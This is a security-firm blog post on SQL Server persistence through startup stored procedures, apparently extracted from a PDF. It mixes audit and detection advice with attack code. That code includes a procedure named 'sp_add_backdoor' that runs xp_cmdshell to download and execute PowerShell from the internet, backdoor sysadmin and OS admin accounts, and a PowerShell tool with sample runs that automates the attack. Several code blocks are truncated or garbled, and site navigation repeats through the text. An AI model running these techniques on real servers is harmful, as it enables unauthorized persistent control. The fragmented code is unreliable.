

Check out The NetSPI Platform, our all-in-one proactive security solution.

[Read the Release](#) ✕



Solutions



Knowledge Base



Blog



Customers



Company



[Schedule a Demo](#)

Procedures





During red team and penetration test engagements, one common goal is to maintain access to

Solutions



Knowledge Base



Blog



Customers



Company



Schedule a Demo



It may not be immediately obvious why anyone would use SQL Server or other database platforms to maintain access to an environment, so I've provided some of the advantages below.

1. The .mdf files that SQL Server uses to store data and other objects such as stored procedures are constantly changing, so there is no easy way to use File Integrity Monitoring (FIM) to identify database layer persistence methods.

Solutions



Knowledge Base



Blog



Customers



Company



[Schedule a Demo](#)



malware, and penetration testers. Before we get started on creating our evil startup stored procedures there are a few things to be aware of.

The stored procedures configured for automatic execution at start time:

- Must exist in the Master database

Solutions



Knowledge Base



Blog



Customers



Company



Schedule a Demo

database activity. For those who are interested in learning more I recommend checking out



Audit Setup Instructions

Follow the instructions below to enable auditing:

1. Create and enable a SERVER AUDIT.

```
1. -- Select master database
2. USE master
3.
4. -- Setup server audit to log to application log
```

Solutions



Knowledge Base



Blog



Customers



Company



Schedule a Demo

```
5. ON master..sp_procoption BI public )
6.
```



4. All enabled server and database level audit specifications can be viewed with the queries below. Typically, sysadmin privileges are required to view them.

```
1.  -- List enabled server specifications
2.  SELECT      audit_id,
3.              a.name as audit_name,
4.              s.name as server_specification_name,
5.              d.audit_action_name,
6.              s.is_state_enabled,
7.              d.is_group,
8.              d.audit_action_id,
```

Solutions



Knowledge Base



Blog



Customers



Company



Schedule a Demo



Startup Stored Procedure Creation

Now for the fun part. The code examples provided in this section will create two stored procedures and configure them for automatic execution. As a result, the stored procedures will run the next time a patch is applied to SQL Server, or the server is restarted. As mentioned before, sysadmin privileges will be required.

Solutions



Knowledge Base



Blog



Customers




Company



Schedule a Demo





Solutions



Knowledge Base



Blog



Customers



Company



Schedule a Demo

execute a PowerShell payload from the internet using the query below. The script in the




```
2.  -- Create a stored procedure 2
3.  -----
4.  USE MASTER
5.  GO
6.
7.  CREATE PROCEDURE sp_add_backdoor
8.  AS
9.  -- Download and execute PowerShell code from the internet
10. EXEC master..xp_cmdshell 'powershell -C "Invoke-Expression (new-object
    System.Net.WebClient).DownloadString(''https://raw.githubusercontent.com/nul1
11. GO
```

Solutions



Knowledge Base



Blog



Customers




Company



Schedule a Demo



7.



Solutions



Knowledge Base



Blog



Customers




Company



Schedule a Demo







When the SQL Server service restarts it will launch the startup procedures and Windows event ID 17135 is used to track that event as shown below.



10.




11. Verify that a new sysadmin login named "backdoor_account" was added.



When a login is added to the sysadmin fixed server role event ID 33205 should show up again in the application log. However, this time the “object_name” should contain “sysadmin”, and the name of the affected account can be found in the “statement” field. Sysadmins shouldn’t be changed too often in production environments, so this can also be a handy thing to monitor.

12.



Startup Stored Procedure Code Review

At this point you should be able to view the log entries described earlier (33205 and 17135). They should tell you what procedures to dig into. If you’re interested in what they’re doing, it’s possible to view the source code for all startup stored procedures with the query below.



Be aware that you will need privileges to view them, but as a sysadmin it shouldn't be an issue.


Startup Stored Procedure Removal

My guess is that at some point you'll want to remove your sample startup procedures and audit settings, so below is a removal script.

```
1.  -- Disable xp_cmdshell
2.  sp_configure 'xp_cmdshell',0
3.  reconfigure
4.  go
5.
6.  sp_configure 'show advanced options',0
7.  reconfigure
8.  go
9.
10. --Stop stored procedures from starting up
11. EXEC sp_procoption @ProcName = 'sp_add_backdoor',
12.   @OptionName = 'startup',
13.   @OptionValue = 'off';
14.
15. EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
16.   @OptionName = 'startup',
17.   @OptionValue = 'off';
18.
19. -- Remove stored procedures
20. DROP PROCEDURE sp_add_backdoor
21. DROP PROCEDURE sp_add_backdoor_account
22.
23. -- Disable and remove SERVER AUDIT
24. ALTER SERVER AUDIT Audit_StartUp_Procs
25. WITH (STATE = OFF)
26. DROP SERVER AUDIT Audit_StartUp_Procs
27.
28. -- Disable and remove SERVER AUDIT SPECIFICATION
29. ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
30. WITH (STATE = OFF)
31. DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
32.
33. -- Disable and remove DATABASE AUDIT SPECIFICATION
34. ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
35. WITH (STATE = OFF)
36. DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
```



event ID 33205. In this case, the statement will include “ALTER SERVER AUDIT” or “DROP SERVER AUDIT” along with the rest of the statement. Also, “object_name” will be the name of the SERVER AUDIT. This is another thing that shouldn’t change very often in production environments so it’s a good this to watch. Below is a basic screenshot example.



Automating the Attack


I put together a little PowerShell script called “Invoke-SqlServer-Persist-StartupSp.ps1” to automate the attack. Below are some basic usage instructions for those who are interested.

1. Download the script or reflectively load it from [here](#).



2. The example below shows how to add a SQL Server sysadmin via a startup stored procedure every time the SQL Server service is restarted.


```
1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
```



```
Windows PowerShell
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscmd command was not provided.
[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not provided.
[*] Creating stored procedure sp_add_sysadmin...
[*] Startup stored procedure sp_add_sysadmin was created to add sysadmin EvilSysadmin1 with password Password123!.
[*] All done.
PS C:\temp>
```

3. The example below shows how to add a local Windows Administrator via a startup stored procedure every time the SQL Server service is restarted.

```
1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
```




```
Windows PowerShell
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!
[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] sp_add_pscmd will not be created because pscmd command was not provided.
[*] Creating a stored procedure to create a os administrator...
[*] Startup stored procedure sp_add_osadmin was created to add os admin Evilosadmin1 with password Password123!.
[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were not provided.
[*] All done.
PS C:\temp>
```



4. The example below shows how to run arbitrary PowerShell code via a startup stored procedure every time the SQL Server service is restarted.

```
1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/PowerShellery/master/Brainstorming/helloworld.ps1')"
```



```
Windows PowerShell
PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/PowerShellery/master/Brainstorming/helloworld.ps1')"
```

[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...

[*] Connected.

[*] Confirmed Sysadmin access.

[*] Enabling 'Show Advanced Options', if required...

[*] Enabling 'xp_cmdshell', if required...

[*] Checking if service account is a local administrator...

[*] The service account LocalSystem has local administrator privileges.

[*] Creating a stored procedure to run PowerShell code...

[*] Startup stored procedure sp_add_pscmd added to run provided PowerShell command.

[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not provided.

[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were not provided.

[*] All done.

```
